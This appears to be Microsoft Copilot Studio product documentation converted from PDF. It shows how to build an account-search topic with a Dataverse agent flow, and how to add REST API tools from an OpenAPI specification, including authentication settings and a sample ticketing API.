
Address 1: City	Account Name	Account Number
Seattle	Contoso Inc	AC0125

Address 1: City	Account Name	Account Number
San Francisco	Contoso Residences	AC0255
Olympia	Contoso Meal Delivery	AC0035

Create a topic

1. In Copilot Studio, go to the [Topics](#) page for your agent.
2. Create a topic called **Account search**.
3. Add the following trigger phrases:
 - I'm looking for a customer
 - I'm looking for an account
 - search account
 - search customer
4. Add a **Message** node and enter the message "Sounds like you're looking for an account. I can look that up for you."
5. Add a **Question** node and enter the message "What's the name of the customer you're looking for?"
6. For **Identify**, select **Organization**.

User's entire response would also work. However, by selecting the **Organization** entity, you take advantage of the agent's language understanding capabilities to extract the organization name from the response.
7. For **Save user response as**, rename the variable to "organization".




Create a flow

1. Select the **Add node** icon  below any node, and select **Add a tool**.

2. On the **Basic actions** tab, select **New Agent flow**. The agent flow designer tab opens with a starting template for an agent flow called by an agent. The flow includes two actions: **When an agent calls the flow** and **Respond to the agent**.
3. Select **Publish** to save the flow before making any changes. A notification appears when the flow is created successfully.
4. Select **Go back to agent** to return to your topic. A new **Action** node is added to your topic for the flow.
5. Select **Save** to finish adding the flow as a tool to your agent.

Edit the flow details

1. On the **Action** node with the flow, select the **View flow details** link to return to the agent flow.
2. On the **Overview** tab of the flow, edit the details for the flow, replacing the name with **Search account**. Select **Save**.
3. Return to the **Designer** tab. Select the **When an agent calls the flow** flow trigger and add a **Text** input parameter named **Organization**.



4. Select the **Add** icon below the **When an agent calls the flow** flow trigger.
5. In **Add an action**, search for "Microsoft Dataverse", and select the **Search rows** action.

This action uses fuzzy matching to find relevant accounts in your [Dataverse Account table](#).
6. In the **Search term** box, enter a slash (/), select **Insert dynamic content**, and then select your **Organization** input parameter.
7. For **Advanced parameters**, select **Show all** and set the following values:
 - **Table filter Item:** `account`
 - **Sort by Item - 1:** `search.score desc`

- Sort by Item - 2: name asc

 Search rows (preview)  

* Search term

 Organization x

Search type

Enter whether simple or full search syntax should be used (default is simple)

Search mode

Enter whether any or all of the search terms must be matched (default is any)

Row count

Enter the number of search results to be listed (default = 50)

Row filter

Enter an Odata style filter expression to narrow the search

Table filter Item - 1



account

+ Add new item

Sort by Item - 1

search.score desc

Sort by Item - 2



name asc

+ Add new item

Facet query Item - 1



Enter a facet query to narrow the search

+ Add new item

Skip rows

Enter the number of search results to be skipped

Return row count

Choose an option 

[Hide advanced options](#) ^

Format results

The **Search rows** action returns the **List of rows** variable, which contains JSON data. Before you can use the data, you must analyze it with the **Parse JSON** action.

1. Select the **Add** icon below the **Search rows** action.
2. In **Add an action**, search for "Data Operation", and select the **Parse JSON** action.

3. In the **Content** box, enter a slash (/), select **Insert dynamic content**, and then select **List of rows**.
4. Copy the following JSON schema and paste it in the **Schema** box:

JSON

```
{
  "type": "array",
  "items": {
    "type": "object",
    "properties": {
      "@@search.score": {
        "type": "number"
      },
      "name": {
        "type": "string"
      },
      "address1_city": {
        "type": "string"
      },
      "accountnumber": {
        "type": "string"
      }
    },
    "required": [
      "name"
    ]
  }
}
```


Parse JSON

Parameters

Settings

Code view

About

Content *


List of rows x

Schema *

```
{
  "type": "array",
  "items": {
    "type": "object",
    "properties": {
      "@@search.score": {
        "type": "number"
      },
      "name": {
        "type": "string"
      },
      "address1_city": {
        "type": "string"
      },
      "accountnumber": {
        "type": "string"
      }
    }
  },
  "required": [
    "name"
  ]
}
```

[Use sample payload to generate schema](#)

5. Select the **Add** icon below the **Parse JSON** action.
6. In **Add an action**, search for "Variable", and select the **Initialize variable** action.
7. In the **Name** box, enter "ListOfAccounts".
8. For **Type**, select **String**.



Initialize variable

Parameters Settings Code view About

Name *

ListOfAccounts

Type *

String

Value

9. Select the **Add** icon below the **Initialize variable** action.
10. In **Add an action**, search for "Control", and select the **Apply to each** action.
11. In the **Select an output from previous steps** box, enter a slash (/), select **Insert dynamic content**, and then select the **Body** variable under **Parse JSON**.
12. Select the **Add** icon *inside* the **Apply to each** action.
13. In **Add an action**, search for "Variable", and select the **Append to string variable** action.
14. For **Name**, select **ListOfAccounts**.
15. Copy the following text and paste it in the **Value** box:

PowerApps Formula

```
- @{items('Apply_to_each')['accountnumber']}: @{items('Apply_to_each')['name']}  
- @{items('Apply_to_each')['address1_city']}
```

16. Add a line break after the snippet to make each result appear on its own line.

Append to string variable

Parameters Settings Code view About

Name *

ListOfAccounts

Value *

- {v} Body accountnu... x : {v} Body name x - {v} Body address1_city x

17. In the **Respond to the agent** action, add a **Text** output.
18. For **Name**, enter "FoundAccounts".
19. For the value, enter a slash (/) in the box, select **Insert dynamic content**, and then select the **ListOfAccounts** variable.

Parameters Settings Code view About

FoundAccounts

{x} ListOfAccounts x

Enter a description of the output


+ Add an output

20. Save and publish your flow. Copilot Studio informs you when the agent flow is published.
21. Select **Go back to agent** to return to the agent topic editor. The new action flow is added to the topic.

Call the flow from Copilot Studio

1. Select the new action node.
2. Set the flow input parameter to the output variable from the **Question** node: **Organization (String)** gets its value from the **organization** variable.
3. Add a **Message** node and enter the message "Okay, this is what I found."

4. Add a second **Message** node. Select the **Insert variable** icon, and then select **FoundAccounts**.



5. Select **Save**.
6. Test your agent.

▸ **Test your agent**



search accounts

A minute ago

Sounds like you're looking for an account. I can look that up for you.

What's the name of the customer you're looking for?

A minute ago

contoso

Just now

Okay, this is what I found.

- AC0125: Contoso Inc - Seattle
- AC0035: Contoso Meal Delivery - Olympia
- AC0255: Contoso Residences - San Francisco

Just now

Ask a question or describe what you need

0/2000



Make sure AI-generated content is accurate and appropriate before using. [See terms](#)

Last updated on 11/28/2025

Extend your agent with tools from a REST API (preview)

[This article is prerelease documentation and is subject to change.]

You can use REST APIs (including OpenAI API) to connect an agent you create with external systems and access available data for use within your agent. You can connect your agent to a REST API by providing Copilot Studio with three things:

- An OpenAPI specification defining the API's functions and available actions
- Details on the type of authentication needed and the authentication details for users to connect to the API to access the external system
- Descriptions to help the language model determine when to invoke the API to utilize the data

You can add REST APIs to Copilot agents and custom agents through Copilot Studio.

Important

This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#) .

If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).

Copilot agents allow a maker to combine multiple data sources like connectors, APIs, prompts, and knowledge sources into a single agent. Use this agent to extend Microsoft-branded agent experiences like Microsoft 365 Copilot.

Custom agents are standalone agents that contain connectors, APIs, prompts, and knowledge sources. You can use custom agents directly by integrating them into websites or other channels.

Note

You must create REST API tools from an OpenAPI v2 specification. This requirement is due to the behavior of Power Platform in processing API specifications. If you submit a v3 specification, the creation process automatically translates it to a v2 specification.

Prerequisites

- Maker-level credentials, and a Copilot Studio license.
- A copy of the OpenAPI specification for the REST API you want to connect to
- Knowledge of the type of authentication needed to connect to the API, and the authentication details.

Add a REST API tool to your agent

To add a REST API tool to your agent, complete the following steps:

1. [Add a new agent tool and select REST API](#)
2. [Provide API specification, description, and solution](#)
3. [Provide authentication details](#)
4. [Select tools from the API](#)
5. [Review and publish](#)

The following sections walk you through the process, step by step.

The process to add a REST API is the same for both custom agents and Microsoft 365 Copilot agents.

Add new agent tool and select REST API

1. Go to the **Overview** page of your agent.
2. In the **Tools** section, select **Add tool**. You can also go to the **Tools** tab and select **Add a tool**.


The **Add tool** page is displayed.

3. Select **New tool > REST API**.

Provide API specification, description, and solution

1. Upload an OpenAPI specification file for the REST API you want to connect to. You can either drag and drop the specification file into the **Upload a REST API** screen or browse

your system to locate the file you wish to use.



The screenshot shows a dialog box titled "Add REST API plugin" with a close button (X) in the top right corner. On the left is a vertical sidebar with a progress indicator showing eight steps: "Upload specification" (selected with a blue dot), "API plugin details", "Authentication", "Select Actions", "Configure action", "Select action parameters", "Review", and "Publish". The main area is titled "Upload REST API specification" and contains the text: "Upload your REST API specification file to use with Copilot for Microsoft 365. [Learn more](#). To use with other Copilots: [create an Open AI action](#)". Below this text is a large rectangular area with a light gray border and a darker gray header that says "Drag and drop files here or click to browse:". Below the header, it says "Max file size up to 5 MB". At the bottom right of the dialog are two buttons: "Next" and "Save and Close".

ⓘ Note

The OpenAPI specification must be a JSON file in v2 format. If you submit a v3 specification, the creation process automatically translates it to a v2 specification.

After you upload the specification, the screen updates to show the specification file name and the details.

Upload REST API specification

Upload your REST API specification file to use with Copilot for Microsoft 365. [Learn more](#)
To use with other Copilots [create an Open AI action](#)

File Name

Browse API specification

API specification

```
0. {  
1.   "openapi": "3.0.0",  
2.   "info": {  
3.     "title": "SunnyADO Ticket Manager Service",
```

Next **Save and Close**

In the following steps, the procedure uses a specific example of SunnyADO, an ADO ticket management system. In the example, the intention is to allow the users to retrieve and update their tickets via the agent.

2. Verify the details, and then select **Next**.

You're presented with an **API plugin details** page where you can provide additional information about the API.

API plugin details

Provide your plugins details

Action name *

Description *

Solution ⓘ
If no solution is selected, one will automatically be created for you.


Back **Next** **Save and Close**

The description field is initially populated based on the description in the API specification you uploaded. Provide a detailed description, because your agent orchestration uses the description to determine when to use the particular tool. Provide details, including synonyms, to help your agent with the selection process.

For example, the initial description provided is: "A simple service to manage tickets."

A better description is: "A system used to get, retrieve, find, and display existing tickets from SunnyADO. It allows users to update, change, and manage tickets to provide more data to improve the records."

3. Enter an improved description under the **Description** field.
4. Under **Solution**, a dropdown lists all solutions available within the current environment. Select the solution you want to use. Learn more about solutions in [Solution concepts](#).

A screenshot of a web form element labeled "Solution" with a help icon. Below the label is a note: "If no solution is selected, one will automatically be created for you." Below this is a dropdown menu with the placeholder text "Select a solution" and a downward arrow icon.

If you have a preferred solution, or your selected connector is already in the solution, that solution is automatically selected.

You can either select a solution or leave it blank. If you leave the solution blank, a solution is created for you with the action name and default publisher. Storing your action in a solution lets you move it easily across environments.


ⓘ Note

If you don't see the default solution or the CDS default solution as an option in this case, add a custom solution for easy management. Learn more in [Default solution vs. custom solution](#).

5. With a solution selected, select **Next** to proceed.

Provide authentication details

The **Authentication** page appears. Select the type of authentication to use for the API.



1. Select an authentication method from the list. Select from three options:

- **None:** No authentication is required to access the API.
- **API key:** Select this option if your API requires an API key for authentication. At runtime, when the agent wants to use the API tool, the agent prompts the user to authenticate. The user provides an API key and the agent connects to the API using that key.
- **Auth 2.0:** Select this option if your MCP server uses OAuth 2.0 for authentication. OAuth 2.0 lets individual users authenticate to the API via an identity provider. This authentication method lets the user grant permissions to your application (agent) without sharing their credentials with the agent.

2. Enter the required fields for the selected authentication method. The fields vary based on the authentication method.

- **None:** No information to provide.
- **API key:**
 - **Parameter label:** A text label for the API parameter to present to users.
 - **Parameter name:** The actual name for the API key parameter to use in either the header or query string.
 - **Parameter location:** How you send the key for the API. Select either **Header** or **Query**.
- **Auth 2.0:**
 - **Client ID:** The client identifier the identity provider issues when you register your app. The client ID lets the identity provider know what app is making the request.

- **Client secret:** The client secret the identity provider issues when you register your app. Your agent sends the client secret along with the client ID to prove your agent is authorized to request access tokens for the MCP server.
- **Authorization URL:** The identity provider endpoint where your agent redirects the user to sign in and grant permissions to your agent (consent card presented in the agent chat). The user authenticates here and then the identity provider responds back to the agent at the *callback URL* with an *authorization code*.
- **Token URL:** The endpoint where your agent exchanges the authorization code (or refresh token) for an *access token* and *refresh token*. The access token lets your agent use the MCP server on behalf of the user. Refresh tokens let your agent get new access and refresh tokens from the refresh endpoint when the previous access token expires.
- **Refresh URL:** The endpoint to request a new access token using a refresh token (so that the user doesn't have to sign in again when the token expires).
- **Scope:** (Optional): The permissions your app is asking for, as a space-separated list.
- **Which Microsoft 365 organization accesses the endpoints:** This setting limits access to the source to either the organization of the maker, or all organizations. Select either:
 - **My organization only**
 - **Any Microsoft 365 organizations**
- **Which app (client) can use the endpoints:** GUID that defines the client system that can be used to access this data. Apps could include Microsoft 365, Power Automate, and other options.

3. When you complete all fields, select **Next**.

The **Select and configure your tool** page appears where you can select tools to enable from the API.

Select and configure your plugin action

Please select the required action for Copilot for Microsoft 365.

Available actions (4)

 List all tickets

 Create a new ticket

 Delete an existing ticket

 Update an existing ticket

Back

Next

Save and Close

Select tools from the API

Select the API-supported tools from the REST API to add to your agent. Generally, a REST API offers a range of tools through the various combinations of endpoint and HTTP methods (get, put, post, delete, and so on) defined in the API specification. In some cases, you might not want the agent's users to have the ability to execute *every* action the API generally offers. For example, your API specification might include the ability to update and delete but you only want users of your agent to be able to create records.

1. Select a tool from the list to configure.

The **Configure your tool** page is displayed.

Configure your plugin action

Select the connector action you wish to leverage and enter details to configure your plugin action.

 List all tickets

Action name *

Action description * ⓘ

Returns a list of tickets with their details. Find, locate, and get tickets or records.

Back

Next

Save and Close

2. Configure the name and description for the selected tool. Similar to the overall API, provide a **Tool name** and **Tool description**. Descriptions are initially prepopulated from the descriptions in the API specification. The name doesn't need to be unique but it should represent the tool itself. The description, as with the overall API description, should be specific enough to provide the language model with details to better identify whether your query aligns with this specific tool.
3. Once the fields are completed, select **Next**.

The **Review your tool's parameters** page is displayed.

Review your action's parameters

Review your input and output values and update descriptions as needed

 List all tickets

Input name	Input description *
text	Filter tickets by text in title or description
assignedTo	Filter repairs by who they're assigned to
status	Filter repairs by their status

Output name	Output description *
id	The unique identifier of the ticket
title	The short summary of the ticket

Back

Next

Save and Close

This page shows the values expected for input and the output values that are returned. You can't change these values, but you can update the descriptions of the inputs and outputs. All content in this page is pulled directly from the uploaded API specification.

4. Update the descriptions as needed. The descriptions provide a definition of what the values are used for. If any of the descriptions are blank, you must complete them before you can move forward. You can paste in the name if you don't have a better description.
5. After completing the descriptions, select **Next**.

The first tool is now configured and appears in the list of **Selected tools** on the **Select and configure your plugin tool** page.

Select and configure your plugin action

Please select the required action for Copilot for Microsoft 365.

Selected actions (1)

 List all tickets

Available actions (3)

 Create a new ticket

 Delete an existing ticket

 Update an existing ticket

Back

Next

Save and Close

6. Add any other tools from the API that you wish to include at this time. When you're done adding tools you want your agent to support, select **Next**.

The **Review your tool** page is displayed. The page provides the details of the configured REST API tool.

Review your action

Almost done! Make sure you review your action's details before creating it.

Action details

Action name
SunnyADO TMS – Get, Update

Action description
A system used to get, retrieve, find, and display existing tickets from SunnyADO. It will allow users to update, change, and manage tickets to provide additional data to improve the records.

Selected actions:

 List all tickets

 Update an existing ticket

Back

Next

